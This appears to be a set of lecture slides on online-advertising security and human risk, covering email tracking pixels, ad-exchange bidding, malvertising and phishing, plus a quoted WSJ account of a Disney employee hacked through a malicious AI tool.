
```
<div><br></div><div>Regards,</div><div>Chris</div></div></div>
```

The above code loads an invisible image (display:none) of size 1 pixel. Doing so causes your email client to ask for the image from the server, letting them know that you opened this email.

ONLINE ADVERTISING

Online advertising is growing

- Cost per impression
- Cost per click
 - Preferred by Microsoft and Google
- Cost per action



Global ad spending by medium.

Z. Pooranian, M. Conti, H. Haddadi and R. Tafazolli, "Online Advertising Security: Issues, Taxonomy, and Future Directions," in *IEEE Communications Surveys & Tutorials*, doi: 10.1109/COMST.2021.3118271.

Many steps

- User opens page (or app)
- Ad publisher asks ad exchange
- Ad exchange facilitates live bidding
- Winning bidder provides an ad
- User's browser download's and displays the ad





Fig. 3. The process of serving ads in an online advertising system.

Security from the advertisers' perspective

- Cost per impression
- Cost per click
- Cost per action



The linkage between threats, CIA target, and primary component target.


Security from the end-user perspective

- Malvertising
- Fake or fraud advertising
- Data collection by advertiser
- Peer-privacy – someone seeing an ad over their shoulder

Humans are an important part of a secure system

- Phishing – scam emails causing people to give away login credentials
- Giving away important data
- Giving access to important resources
- Putting company information into AI
- Logging in from unmanaged computers

No device is off-limits.



Our analysis of infostealer credential logs found that 30% of compromised systems were enterprise-licensed devices. However, 46% of the systems with corporate logins in their compromised data were non-managed – in other words, they were personal devices.

Verizon Data Breach Report Infographic 2025

Giving access to important resources

he downloaded free software from popular code-sharing site GitHub while trying out some new artificial intelligence technology on his home computer. The software helped create AI images from text prompts.

It worked, but the AI assistant was actually malware that gave the hacker behind it access to his computer, and his entire digital life.

The hacker gained access to 1Password, a password-manager that Van Andel used to store passwords and other sensitive information, as well as “session cookies,” digital files stored on his computer that allowed him to access online resources including Disney’s Slack channel.

WSJ The Wall Street Journal + Follow

796.1K Followers



A Disney Worker Downloaded an AI Tool. It Led to a Hack That Ruined His Life.

Story by Robert McMillan, Sarah Krouse • 2mo • 🕒 5 min read

The stranger messaging Matthew Van Andel online last July knew a lot about him—including details about his lunch with co-workers at Disney from a few days earlier.

His mind raced; he knew no one outside Disney would have access to that information. How did the person messaging him on [chat forum Discord](#) know what he had said in a private workplace Slack channel?

“I have gained access to certain sensitive information related to your personal and professional life,” another Discord message said. Van Andel realized he had been hacked.

The next morning, the lunchtime Slack exchange became one of more than 44 million Disney messages from the [workplace collaboration tool](#) published online by a cryptic hacking group with murky motivations. The hacker had used Van Andel’s login credentials to steal from his employer.

The hack sent Disney’s cybersecurity team in motion to assess the damage. Private customer information, employee passport numbers, and theme park and streaming revenue numbers were in the [huge data dump](#).

The breach upended Van Andel’s life. The hacker stole his credit card numbers and racked up bills—and leaked his account login details, including those to financial accounts. The attacker published Van Andel’s personal information online, ranging from his Social Security number to login credentials that could be used to access Ring cameras within his home.